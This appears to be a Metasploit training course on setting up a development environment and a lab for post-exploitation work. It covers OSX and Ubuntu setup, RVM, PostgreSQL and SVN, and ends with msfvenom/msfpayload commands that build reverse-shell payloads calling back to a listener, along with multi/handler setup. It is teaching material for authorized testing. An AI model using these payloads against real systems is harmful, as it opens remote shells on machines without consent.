Automating Post Exploitation with Metasploit

Setup of Development Environment

Disclaimer

The author of this class is not responsible for the use of this information. The information here provided is for the use of security professionals to automate post exploitation task while performing authorized security assessments and tasks.

Not all API calls available will be covered during this class, only those that are considered to be the most useful one based on the instructors experience. The Metasploit Framework is in constant evolution, this course covers the current version of the framework at the time of it's delivery.

Development Environments Operating System

- Linux– This is the OS used by most of the development team at R7.
- OSX– Used by some of the developers, requires that Ruby be compiled with readline since the version used by Apple has several issues with Metasploit.
- Windows– It require the use of Cygwin, not as easy to manipulate code and versions of Ruby. This is one of the most tested platforms since many of the users of the commercial products based on the Framework run it in Windows.

Development Environments Database Servers

- PostgreSQL – This is the database used by most of the developers. Stable and well supported by the Framework.
- MySQL – This database engine is stable and fast. It is one of the most used DB Engines in the internet. Owned by Oracle.
- SQLite3 - No longer supported in the Framework. Many third party tools found in target hosts use SQLite3 so having the Gem for it can be of use.

Note: Remember that the amount of data stored in the database is not large, so many of the high end features of the database engines should not come to play when selecting.

Development Environments Version of Ruby

- There are several versions of Ruby (JRuby, MacRuby, HotRuby, IronRuby) but the ruby version supported and tested is Ruby MRI(Matz Ruby Interpreter) Also Known as CRuby.
- The Framework works on versions 1.8.7, 1.9.1-p378 and 1.9.2
- 1.8.7 is because most OS's include this version as their default.
- 1.9.x versions are faster. The latest version 1.9.2 introduced some changes that might break or caused problems. 1.9.1 is the most stable version to use for production.

Development Environments Version of Ruby

- RVM (Ruby Version Manager) is highly recommended since you can have on your system several versions of Ruby with different Gems to test and validate.
- If you are contributing to the Framework your work, do test against 1.8.7, 1.9.1 and 1.9.2. RVM will let you switch and test.
- If you standardize on one platform (BT5 ;-)) I still recommend RVM so as to be able to experiment with different Gems and versions.

Before we Start

- We will cover installations of a basic development system on OSX Lion and Ubuntu Linux.
- This basic environment for class will use as the Database Engine PostgreSQL for simplicity. MySQL can be used by the user if he so prefers.
- This instructions differ from the ones in the Metasploit Wiki and are based on the instructors experience.

OSX Lion

Prepare the System

- The following instructions are for OSX Lion on Apple Hardware, not a Hackintosh
- Download and install from the Apple App Store the latest version of Xcode.
- Run the Software update Service and make sure you are fully patched.

Set Compiler Variable

```
$ nano ~/.bash_profile
```

```
GNU nano 2.0.6        File: /Users/carlos/.bash_profile        Modified

# Terminal Colors
export CLICOLOR=1
export LSCOLORS=GxFxCxDxBxegedabagaced

# Compilier options
export ARCHFLAGS="-arch x86_64"
export CC=/usr/bin/gcc-4.2
```

```
export ARCHFLAGS="-arch x86_64"
export CC=/usr/bin/gcc-4.2
```

Install Homebrew

```
$ ruby -e "$(curl -fsSL https://raw.github.com/gist/323731)"
```

```
Last login: Mon Aug 15 18:07:21 on ttys000
loki2:~ carlos$ ruby -e "$(curl -fsSL https://raw.github.com/gist/323731)"
==> This script will install:
/usr/local/bin/brew
/usr/local/Library/Formula/...
/usr/local/Library/Homebrew/...

Press enter to continue
==> /usr/bin/sudo /bin/mkdir /usr/local

WARNING: Improper use of the sudo command could lead to data loss
or the deletion of important system files. Please double-check your
typing when using sudo. Type "man sudo" for more information.

To proceed, enter your password, or type Ctrl-C to abort.

Password:
==> /usr/bin/sudo /bin/chmod o+w /usr/local
==> Downloading and Installing Homebrew...
==> /usr/bin/sudo /bin/chmod o-w /usr/local
==> Installation successful!
Now type: brew help
loki2:~ carlos$
```

http://mxcl.github.com/homebrew/

Base Applications

```
$ brew install nmap macvim tmux wget postgresql readline
```

```
loki2:~ carlos$ brew install nmap macvim wget postgresql readline
==> Downloading http://nmap.org/dist/nmap-5.51.tar.bz2
######################################################################## 100.0%
==> ./configure --prefix=/usr/local/Cellar/nmap/5.51 --without-zenmap
==> make
==> make install
/usr/local/Cellar/nmap/5.51: 283 files, 13M, built in 4.2 minutes
==> Downloading https://github.com/b4winckler/macvim/tarball/snapshot-61
######################################################################## 100.0%
==> ./configure --with-macsdk=10.7 --with-features=huge --with-tlib=ncurses --en
==> make
==> Caveats
MacVim.app installed to:
  /usr/local/Cellar/macvim/7.3-61

To link the application to a normal Mac OS X location:
    brew linkapps
or:
    ln -s /usr/local/Cellar/macvim/7.3-61/MacVim.app /Applications
==> Summary
/usr/local/Cellar/macvim/7.3-61: 1728 files, 26M, built in 3.0 minutes
==> Downloading http://ftp.gnu.org/gnu/wget/wget-1.13.tar.gz
######################################################################## 100.0%
```

PostgreSQL

- Note: Do a Copy and paste of the commands shown in the installation output to a text file. Use those commands as Reference since the output shown here will change with time

Initialize PostgreSQL

```
$ initdb /usr/local/var/postgres
```

```
loki2:~ carlos$ initdb /usr/local/var/postgres
The files belonging to this database system will be owned by user "carlos".
This user must also own the server process.

The database cluster will be initialized with locale en_US.UTF-8.
The default database encoding has accordingly been set to UTF8.
The default text search configuration will be set to "english".

creating directory /usr/local/var/postgres ... ok
creating subdirectories ... ok
selecting default max_connections ... 20
selecting default shared_buffers ... 2400kB
creating configuration files ... ok
creating template1 database in /usr/local/var/postgres/base/1 ... ok
initializing pg_authid ... ok
initializing dependencies ... ok
creating system views ... ok
loading system objects' descriptions ... ok
creating conversions ... ok
creating dictionaries ... ok
setting privileges on built-in objects ... ok
creating information schema ... ok
loading PL/pgSQL server-side language ... ok
```

DB Startup

```
$ mkdir -p ~/Library/LaunchAgents
$cp /usr/local/Cellar/postgresql/9.0.4/
org.postgresql.postgres.plist ~/Library/LaunchAgents/
$ pg_ctl -D /usr/local/var/postgres -l /usr/local/var/postgres/
server.log start
```

NOTE: Make sure to use the commands shown during the installation. Homebrew will provide the instructions for setting it up for when the user logs on and will show the proper version numbers since they can change in the future.

Create User and DB

```
loki2:~ carlos$ createuser msf -P -h localhost
Enter password for new role:
Enter it again:
Shall the new role be a superuser? (y/n) n
Shall the new role be allowed to create databases? (y/n) n
Shall the new role be allowed to create more new roles? (y/n) n
loki2:~ carlos$ createdb -O msf msf -h localhost
loki2:~ carlos$
```

```
$ createuser msf -P -h localhost
$ createdb -O msf msf -h localhost
```

Install RVM

```
$ bash < <(curl -s https://rvm.beginrescueend.com/install/rvm)
```

```
loki2:~ carlos$ bash < <(curl -s https://rvm.beginrescueend.com/install/rvm)
Cloning into rvm...
remote: Counting objects: 5333, done.
remote: Compressing objects: 100% (2526/2526), done.
remote: Total 5333 (delta 3467), reused 3818 (delta 2093)
Receiving objects: 100% (5333/5333), 1.82 MiB | 204 KiB/s, done.
Resolving deltas: 100% (3467/3467), done.

  RVM:  Shell scripts enabling management of multiple ruby environments.
  RTFM: https://rvm.beginrescueend.com/
  HELP: http://webchat.freenode.net/?channels=rvm (#rvm on irc.freenode.net)

Installing RVM to /Users/carlos/.rvm/
    Correct permissions for base binaries in /Users/carlos/.rvm/bin...
    Copying manpages into place.

  Notes for Darwin ( Mac OS X )
    For Lion, Rubies should be built using gcc rather than llvm-gcc. Since
    /usr/bin/gcc is now linked to /usr/bin/llvm-gcc-4.2, add the following to
    your shell's start-up file: export CC=gcc-4.2
    (The situation with LLVM and Ruby may improve. This is as of 07-23-2011.)

    For Snow Leopard be sure to have Xcode Tools Version 3.2.1 (1613) or later
```

RVM Profile

```
$ nano ~/.bash_profile
```

```
  GNU nano 2.0.6              File: .bash_profile                        Modified

[[ -s "$HOME/.rvm/scripts/rvm" ]] && . "$HOME/.rvm/scripts/rvm"

 # Terminal Colors
 export CLICOLOR=1
 export LSCOLORS=GxFxCxDxBxegedabagaced

 # Compilier options
 export ARCHFLAGS="-arch x86_64"
 export CC=/usr/bin/gcc-4.2

^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text  ^C Cur Pos
```

```
[[ -s "$HOME/.rvm/scripts/rvm" ]] && . "$HOME/.rvm/scripts/rvm"
```

RVM Build Options

`nano ~/.rvm/user/db`

```
carlos — nano — 90×24
GNU nano 2.0.6          File: /Users/carlos/.rvm/user/db          Modified

# User settings, overrides db settings and persists across installs.
ruby_configure_flags=--enable-shared --with-readline-dir=/usr/local/Cellar/readline/6.2.1
```

```
ruby_configure_flags=--enable-shared --disable-install-doc
--with-readline-dir=/usr/local/Cellar/readline/6.2.1
```

Linux - Ubuntu

Install Base Packages

Make sure you are up to date

```
$ sudo apt-get update & sudo apt-get upgrade
```

Install Base Packages

```
$ sudo apt-get install subversion git libreadline-dev libssl-
dev libmysqlclient-dev libsqlite3-dev libpq-dev postgresql
build-essential curl libpcap-dev autoconf
```

Configure PostgreSQL

```
File  Edit  View  Search  Terminal  Help
carlos@loki3:~$ sudo su - postgres
postgres@loki3:~$ createuser msf -P
Enter password for new role:
Enter it again:
Shall the new role be a superuser? (y/n) n
Shall the new role be allowed to create databases? (y/n) n
Shall the new role be allowed to create more new roles? (y/n) n
postgres@loki3:~$ createdb -O msf msf
postgres@loki3:~$
```

```
$ su - postgres
$ createuser msf -P
$ createdb -O msf msf
```

Install RVM

```
File  Edit  View  Search  Terminal  Help
carlos@loki3:~$ bash < <(curl -s https://rvm.beginrescueend.com/install/rvm)
Cloning into rvm...
remote: Counting objects: 5348, done.
remote: Compressing objects: 100% (2534/2534), done.
Receiving objects: 100% (5348/5348), 1.82 MiB | 484 KiB/s, done.
remote: Total 5348 (delta 3477), reused 3829 (delta 2098)
Resolving deltas: 100% (3477/3477), done.

  RVM:  Shell scripts enabling management of multiple ruby environments.
  RTFM: https://rvm.beginrescueend.com/
  HELP: http://webchat.freenode.net/?channels=rvm (#rvm on irc.freenode.net)

Installing RVM to /home/carlos/.rvm/
    Correct permissions for base binaries in /home/carlos/.rvm/bin...
    Copying manpages into place.


Notes for Linux ( DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=11.04
DISTRIB_CODENAME=natty
DISTRIB_DESCRIPTION="Ubuntu 11.04" )
```

Install Ruby Versions and Gems

OSX and Linux

Install Ruby Versions

```
$ rvm install 1.9.1-p378,1.9.2,1.8.7
```

```
File  Edit  View  Search  Terminal  Help
carlos@loki3:~$ rvm install 1.9.1-p378,1.9.2,1.8.7
Installing Ruby from source to: /home/carlos/.rvm/rubies/ruby-1.9.1-p378, this m
ay take a while depending on your cpu(s)...

ruby-1.9.1-p378 - #fetching
ruby-1.9.1-p378 - #extracting ruby-1.9.1-p378 to /home/carlos/.rvm/src/ruby-1.9.
1-p378
ruby-1.9.1-p378 - #extracted to /home/carlos/.rvm/src/ruby-1.9.1-p378
Fetching yaml-0.1.4.tar.gz to /home/carlos/.rvm/archives
md5sum: : No such file or directory
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  460k  100  460k    0     0   173k      0  0:00:02  0:00:02 --:--:--  188k
Extracting yaml-0.1.4.tar.gz to /home/carlos/.rvm/src
Configuring yaml in /home/carlos/.rvm/src/yaml-0.1.4.
Compiling yaml in /home/carlos/.rvm/src/yaml-0.1.4.
Installing yaml to /home/carlos/.rvm/usr
ruby-1.9.1-p378 - #configuring
```

Install Gems


```
$ rvm gem install pg sqlite3 wirble msgpack
```

File Edit View Search Terminal Help

```
carlos@loki3:~$ rvm gem install pg sqlite3 wirble
Building native extensions.  This could take a while...
Successfully installed pg-0.11.0
Building native extensions.  This could take a while...
Successfully installed sqlite3-1.3.4
Successfully installed wirble-0.1.3
3 gems installed
Building native extensions.  This could take a while...
Successfully installed pg-0.11.0
Building native extensions.  This could take a while...
Successfully installed sqlite3-1.3.4
Fetching: wirble-0.1.3.gem (100%)
Successfully installed wirble-0.1.3
3 gems installed
Fetching: pg-0.11.0.gem (100%)
Building native extensions.  This could take a while...
Successfully installed pg-0.11.0
Fetching: sqlite3-1.3.4.gem (100%)
Building native extensions.  This could take a while...
Successfully installed sqlite3-1.3.4
```

Install and Configure Metasploit

Download Metasploit




```
$ mkdir ~/Development
$ cd ~/Development
$ rvm 1.9.2
$ svn co https://www.metasploit.com/svn/framework3/trunk/ msf
```

First Run

```
File  Edit  View  Search  Terminal  Help
carlos@loki3:~/Development$ cd msf/
carlos@loki3:~/Development/msf$ ./msfconsole

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|`.""'.
  II     6.     .P  :  .' / |   `.  :
  II     'T;. .;P'  '.  /  |     `.'
  II      'T; ;P'    `. /   |     .'
IIIIII     'YvP'       `-.___|__.-'

I love shells --egypt


       =[ metasploit v4.0.1-dev [core:4.0 api:1.0]
+ -- --=[ 722 exploits - 370 auxiliary - 75 post
+ -- --=[ 226 payloads - 27 encoders - 8 nops
       =[ svn r13570 updated today (2011.08.15)

msf >
```

Database Connection

msf — nano — 90×24

```
  GNU nano 2.0.6          File: /Users/carlos/.msf4/database.yml                Modified

production:
  adapter: postgresql
  database: msf
  username: msf
  password: P@ssword01
  host: 127.0.0.1
  port: 5432
  pool: 75
  timeout: 5
```

```
$ nano ~/.msf4/database.yml
```

Test DB Connection

msf — bash — 90×24

```
loki2:msf carlos$ ./msfconsole
NOTICE:  CREATE TABLE will create implicit sequence "hosts_id_seq" for serial column "host
s.id"
NOTICE:  CREATE TABLE / PRIMARY KEY will create implicit index "hosts_pkey" for table "hos
ts"
NOTICE:  CREATE TABLE will create implicit sequence "clients_id_seq" for serial column "cl
ients.id"
NOTICE:  CREATE TABLE / PRIMARY KEY will create implicit index "clients_pkey" for table "c
lients"
NOTICE:  CREATE TABLE will create implicit sequence "services_id_seq" for serial column "s
ervices.id"
NOTICE:  CREATE TABLE / PRIMARY KEY will create implicit index "services_pkey" for table "
services"
NOTICE:  CREATE TABLE will create implicit sequence "vulns_id_seq" for serial column "vuln
s.id"
NOTICE:  CREATE TABLE / PRIMARY KEY will create implicit index "vulns_pkey" for table "vul
ns"
NOTICE:  CREATE TABLE will create implicit sequence "refs_id_seq" for serial column "refs.
id"
NOTICE:  CREATE TABLE / PRIMARY KEY will create implicit index "refs_pkey" for table "refs
"
NOTICE:  CREATE TABLE will create implicit sequence "notes_id_seq" for serial column "note
s.id"
NOTICE:  CREATE TABLE / PRIMARY KEY will create implicit index "notes_pkey" for table "not
```

Install PCAPRub

```
$ cd ~/Development/msf/external/pcaprub/
$ rvm 1.8.7
$ ruby extconf.rb && make && make install
$ rvm 1.9.1
$ ruby extconf.rb && make && make install
$ rvm 1.9.2
```

SVN Primer

SVN Update

- The `svn update` command fetch the latest revision of the framework

```
$ svn up
U    external/source/gui/msfguijava/nbproject/project.properties
....
A    external/source/gui/msfguijava/src/msfgui/MsgRpc.java
....
D    documentation/samples/express
....
A    documentation/samples/pro/msfrpc_pro_nexpose.rb
U    data/gui/msfgui.jar
A    data/gui/lib/msgpack-0.5.1-devel.jar
A    data/exploits/pxexploit/update0
Updated to revision 13630.
```

SVN List

- The `svn list` command shows who commited, revision and date of a file

```
$ svn list -v ./
  13630 egypt                 Aug 24 17:41 ./
  13422 jcran            5866 Jul 30 05:11 HACKING
  13374 todb             3040 Jul 27 14:04 README
  11571 egypt             441 Jan 13  2011 armitage
  13628 scriptju              Aug 24 17:26 data/
  13618 jcran                 Aug 24 14:47 documentation/
  13624 amalotea              Aug 24 16:37 external/
  13630 egypt                 Aug 24 17:41 lib/
  13626 amalotea              Aug 24 16:44 modules/
  12862 bannedit         7033 Jun 05 10:45 msfbinscan
  10719 hdm              7507 Oct 17  2010 msfcli
....
$ svn list msfconsole -v
  11748 egypt            3312 Feb 13  2011 msfconsole
```

SVN Diff Revision

- The `svn diff <file> -c <revision>` command will show the changes for a specific revision

```
$ svn diff msfconsole -c 11748
Index: msfconsole
===================================================================
--- msfconsole   (revision 11747)
+++ msfconsole   (revision 11748)
@@ -58,6 +58,11 @@
            options['ModulePath'] = m
         end

+        opts.on("-p", "-p <plugin>", "Load a plugin on startup") do |p|
+           options['Plugins'] ||= []
+           options['Plugins'] << p
+        end
+
         opts.on("-y", "--yaml <database.yml>", "Specify a YAML file
containing database settings") do |m|
            options['DatabaseYAML'] = m
         end
```

SVN Diff Patch

- After modifying a file the `svn diff <file>` command is used to generate a patch. It is recommended to do it from the Metasploit root folder

```
$ svn diff msfconsole
Index: msfconsole
===================================================================
--- msfconsole   (revision 13630)
+++ msfconsole   (working copy)
@@ -8,6 +8,8 @@
 # $Revision$
 #

+# just added this comment to the file
+
 msfbase = __FILE__
 while File.symlink?(msfbase)
   msfbase = File.expand_path(File.readlink(msfbase),
File.dirname(msfbase))

$ svn diff msfconsole > msfconsole.diff
$
```

SVN Diff Patch

Apply Patch

```
$ patch -p0 -i ./msfconsole.diff
patching file msfconsole
Hunk #1 succeeded at 8 with fuzz 1.
```

Revert patch using Patch

```
$ patch -p0 -R < ./msfconsole.diff
patching file msfconsole
Hunk #1 succeeded at 8 with fuzz 1.
```

Revert Patch Using SVN

```
$ svn revert msfconsole
Reverted 'msfconsole'
```

SVN Revert to Revision

- To revert to a previous revision a reverse merge is done using the command `svn merge -r <current>:<traget> ./`

```
$ svn merge --dry-run -r 13632:13620 ./
--- Reverse-merging r13632 through r13621 into '.':
U    external/source/gui/msfguijava/src/msfgui/MainFrame.java
U    external/source/gui/msfguijava/src/msfgui/RpcConnection.java
U    external/source/gui/msfguijava/src/msfgui/MsgRpc.java
U    external/source/gui/msfguijava/src/msfgui/XmlRpc.java
....
D    tools/list_interfaces.rb
U    lib/msf/core/rpc/v10/rpc_module.rb
U    lib/msf/core/exploit/capture.rb
U    lib/msf/ui/console/command_dispatcher/encoder.rb
D    lib/msf/ui/console/module_command_dispatcher.rb
U    lib/msf/ui/console/command_dispatcher.rb
U    lib/rex/proto/dhcp/server.rb
U    modules/auxiliary/spoof/arp/arp_poisoning.rb
U    modules/auxiliary/scanner/discovery/arp_sweep.rb
U    data/gui/msfgui.jar
D    data/exploits/pxexploit/update0

$ svn merge -r 13632:13620 ./
....
```

Setting up a Lab

Setting Up a Lab

- The use of virtual machines is highly recommended so the flexibility they provide
- Choose a virtualization solution that provides you the ability to:
  - Take snapshots of the state of a virtual machine and revert them
  - The ability to create networks so as to simulate environments
- Typically when testing post-exploitation is is recommended to have a test environment with all the platforms that will be supported by the code written

Setting Up a Lab

- In the case of the Microsoft platform a TechNet subscription is recommended since several versions of the OS can be downloaded for development, Linux and BSD distributions are free so no subscription is required from those and for Solaris Oracle provides pre-built VM's in OVF format
- For the Microsoft environment it is recommended to have an AD Domain and none AD domain since windows behaves differently in some respects in Domain environments and will allow to test and practice authentication token manipulation

Setting Up a Lab

- When possible have an environment behind a virtual firewall like pfsense and another direct to your test network to work on proper reporting of sessions since systems behind a NAT report differently than on a local network, same when pivoting exploits thru a compromised host

Creating Payloads

- Lets start by creating payloads for use in Widows, Linux and OSX
- msvenon is the new tool that integrates msfpayload and msfencode
- ```
  ./msfvenom -p windows/meterpreter/reverse_https -f exe LHOST=192.168.1.100 LPORT=8080 > meter_https_8080.exe
  ./msfvenom -p linux/x86/shell/reverse_tcp -f elf LHOST=192.168.1.100 LPORT=8081 > linux_shell_8081.bin
  ```
- MachO Binaries are still not supported in msfvenon

  ```
  ./msfpayload osx/x86/vforkshell/reverse_tcp LHOST=192.168.1.100 LPORT=8082 X > osx_shell_8082.bin
  ```
  ```

Creating a Multi Handler Job

- To be able to receive the connection back from the hosts and establish a session we will need to create exploit multi handler and set it up as a job to receive the connections in the background
- To make sure that all the commands are correct and working we will use msfconsole to generate the resource file by launching a new session of the msfconsole so as to have a clean history in the shell

Creating a Multi Handler Job

- We select the exploit multi handler module and set the options to the ones we used to create each payload and launch each job to make sure it is working

```
msf > use exploit/multi/handler
msf  exploit(handler) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf  exploit(handler) > set LHOST 192.168.1.100
LHOST => 192.168.1.100
msf  exploit(handler) > set LPORT 8080
LPORT => 8080
msf  exploit(handler) > set ExitOnSession false
ExitOnSession => false
msf  exploit(handler) > exploit -j -x
...
msf  exploit(handler) > set PAYLOAD linux/x86/shell/reverse_tcp
PAYLOAD => linux/x86/shell/reverse_tcp
msf  exploit(handler) > set LPORT 8081
LPORT => 8081
msf  exploit(handler) > exploit -j -x
...
msf  exploit(handler) > set PAYLOAD osx/x86/vforkshell/reverse_tcp
PAYLOAD => osx/x86/vforkshell/reverse_tcp
msf  exploit(handler) > set LPORT 8082
LPORT => 8082
msf  exploit(handler) > exploit -j -x
```

Create RC file

- For creating the resource file we will use when we want to create sessions for testing and coding we will use the **`makerc`** command
-
```
msf  exploit(handler) > makerc postlab.rc
[*] Saving last 12 commands to postlab.rc ...
msf  exploit(handler) > cat postlab.rc
[*] exec: cat postlab.rc

